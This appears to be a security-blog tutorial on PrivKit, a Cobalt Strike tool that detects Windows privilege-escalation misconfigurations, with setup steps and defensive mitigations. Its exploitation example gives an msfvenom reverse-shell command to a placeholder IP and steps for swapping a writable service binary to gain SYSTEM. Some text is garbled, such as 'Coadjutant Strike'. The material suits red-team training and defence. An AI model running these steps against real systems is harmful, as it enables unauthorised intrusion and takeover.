Listen to this Post
Introduction:

In the relentless cat-and-mouse game of cybersecurity, privilege escalation remains a critical phase for attackers and a significant vulnerability for defenders. PrivKit emerges as a powerful, modern tool designed explicitly for red team operators, leveraging Beacon Object Files (BOFs) within the Cobalt Strike framework to efficiently identify common yet devastating Windows misconfigurations that could lead to full domain compromise. This tool automates the reconnaissance phase, allowing security professionals to swiftly pinpoint attack paths that might otherwise be overlooked in complex enterprise environments.
Learning Objectives:
- Understand the fundamental architecture of Beacon Object Files (BOFs) and their integration with Cobalt Strike.
- Identify the key Windows privilege escalation vectors that PrivKit automates for detection.
- Master the operational workflow for deploying PrivKit in a controlled red team engagement.
You Should Know:
1. The BOF Revolution in Coadjutant Strike
Beacon Object Files represent a paradigm shift in how red teams extend Cobalt Strike’s capabilities. Unlike traditional tools that require writing files to disk, BOFs are compiled C programs that execute entirely in memory, leveraging Beacon’s ability to inject and execute position-independent code within a target process. This in-memory execution provides significant operational security benefits by minimizing forensic footprints on compromised systems.
Step‑by‑step guide explaining what this does and how to use it.
Concept: BOFs are small, compiled code objects that the Beacon payload executes in a remote process without touching the disk.
Execution Flow: The aggressor uses the `inline-execute` command in Beacon, which sends the BOF to the target, injects it into a process, and executes its `go()` function.
Key Advantage: Since nothing is written to disk, it bypasses many traditional antivirus and EDR file-scanning mechanisms, making detection more challenging for blue teams.
2. PrivKit Setup and Integration
Before unleashing PrivKit, proper setup within your Cobalt Strike environment is crucial. The tool is hosted on GitHub and requires compilation for your specific architecture and integration into the Cobalt Strike Aggressor Script console.
Step‑by‑step guide explaining what this does and how to use it.
1. Acquisition: Clone the PrivKit repository from GitHub: `git clone https://github.com/mertdas/PrivKit.git`
2. Compilation: Navigate to the source directory and compile the BOF for the correct platform (x64 or x86) using a MinGW-w64 compiler. A common command is: `x86_64-w64-mingw32-gcc -o privkit.x64.o -c privkit.c -masm=intel`
3. Integration: Copy the compiled `.o` files and the associated `.cna` aggressor script into your Cobalt Strike `scripts` directory or load it via the Cobalt Strike UI: `Scripts -> Load` and then select the `privkit.cna` file.
4. Verification: Once loaded, new commands like `privkit` should be available in your Beacon console, confirming successful integration.
3. Core Privilege Escalation Vectors Detected
PrivKit automates checks for several high-impact misconfigurations. Understanding what it looks for is key to both offensive and defensive purposes.
Step‑by‑step guide explaining what this does and how to use it.
PrivKit systematically checks for:
Insecure Service Permissions: Services with weak permissions (e.g., writable by low-privileged users) can be hijacked. PrivKit checks the DACL of all services. A manual check involves `sc.exe qc
Unquoted Service Paths: Services with unquoted paths in spaces are vulnerable to binary planting. PrivKit identifies these. Manually, you can check with wmic service get name,pathname.
Weak Registry Permissions: Services pointing to registry keys with weak permissions can be modified. PrivKit audits these registry DACLs.
AlwaysInstallElevated: If this policy is enabled, any user can install MSI packages as NT AUTHORITY\SYSTEM. Check manually with: `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
WSUS Misconfiguration: A misconfigured Windows Server Update Service can allow man-in-the-middle attacks to apply malicious updates. PrivKit can detect vulnerable states.
4. Executing PrivKit in a Live Engagement
With the tool loaded, execution is straightforward but must be timed appropriately within the operational lifecycle to avoid premature detection.
Step‑by‑step guide explaining what this does and how to use it.
1. Establish Foothold: First, gain an initial Beacon on a target workstation or server with standard user privileges.
2. Situational Awareness: Perform basic reconnaissance (e.g., net user, whoami, ipconfig) to understand your context.
3. Run PrivKit: In your Beacon console, execute the loaded command. For a full scan, you might simply type: `privkit`
4. Analyze Output: The tool will output its findings directly to the Beacon console. A typical finding might look like: `[+] [INSEcURE SERVICE] Service: “VulnerableService” – Binary Path: “C:\Program Files\My App\service.exe” – Permissions: BUILTIN\Users:(F)`
5. Exploit: Use the identified vulnerability to escalate privileges. For example, if a service binary is writable, you could overwrite it with a malicious payload.
5. From Detection to Exploitation: A Practical Example
Finding a vulnerability is only half the battle. The next step is crafting a reliable exploit to gain higher privileges.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: Exploiting an Insecure Service Permission.
- PrivKit Finding: PrivKit identifies “ConfigService” with a binary path writable by the current user.
- Confirm Manually: Verify using Windows command:
icacls "C:\Program Files\ConfigService\service.exe". You should see an entry like `BUILTIN\Users:(F)` (Full Control). - Generate Payload: Create a malicious reverse shell executable (e.g., using msfvenom) named
service.exe: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o service.exe`
4. Backup and Replace: Backup the original service binary, then replace it with your malicious version. You may need to stop the service first:sc stop ConfigService. - Trigger and Wait: Restart the service:
sc start ConfigService. This will execute your payload with SYSTEM privileges, giving you a high-integrity shell or Beacon.
6. Defensive Mitigations and Hardening
Understanding how PrivKit works is invaluable for blue teams to build robust defenses and hunting strategies.
Step‑by‑step guide explaining what this does and how to use it.
To mitigate the vulnerabilities PrivKit hunts for:
Service Hardening: Regularly audit service permissions using tools like PowerSploit’s `PowerUp` or Sysinternals’ AccessChk. Ensure no non-administrative users have write permissions to service binaries or their directories. Command: `accesschk.exe -uwcqv “Users” /accepteula`
Enforce Quoted Paths: Ensure all service paths are properly quoted in the registry.
Registry Auditing: Regularly audit permissions on service-related registry keys (e.g., HKLM\SYSTEM\CurrentControlSet\Services).
Policy Review: Audit Group Policy to ensure `AlwaysInstallElevated` is disabled.
Monitor for BOF Activity: EDR and SIEM solutions should be tuned to detect the specific memory allocation and execution patterns indicative of BOF injection, such as `NtAllocateVirtualMemory` and `NtProtectVirtualMemory` calls followed by execution from non-image memory regions.
What Undercode Say:
- The Offensive Shift is Towards Memory-Resident Tradecraft: Tools like PrivKit underscore a broader industry move away from disk-based utilities. The future of red teaming lies in living-off-the-land and in-memory execution to evade advanced defenses.
- Automation is the Force Multiplier: PrivKit isn’t just a tool; it’s a force multiplier. By automating the tedious work of initial privilege escalation checks, it allows red teamers to focus on the more complex aspects of lateral movement and objective completion, making engagements more efficient and realistic.
The emergence of PrivKit signifies a maturation in the red team toolspace. It’s not merely a script but a specialized, professional-grade BOF that reflects deep knowledge of both Windows internals and modern C2 tradecraft. For defenders, its existence is a clear signal that attacks are becoming faster, quieter, and more automated. The window of opportunity to detect an attacker before they escalate privileges is shrinking, necessitating proactive hardening and advanced threat hunting focused on the techniques themselves, not just the tools.
Prediction:
The success and methodology of PrivKit will catalyze a new wave of highly specialized, single-purpose BOFs for various attack lifecycle stages, from reconnaissance to credential access and lateral movement. This will force a defensive evolution where EDR solutions will need to deepen their behavioral analysis of in-memory operations within trusted processes, moving beyond simple signature-based detection. The arms race will increasingly focus on the memory space, making runtime application self-protection (RASP) and more sophisticated agent-based security models critical components of enterprise defense.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mertdas Github – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


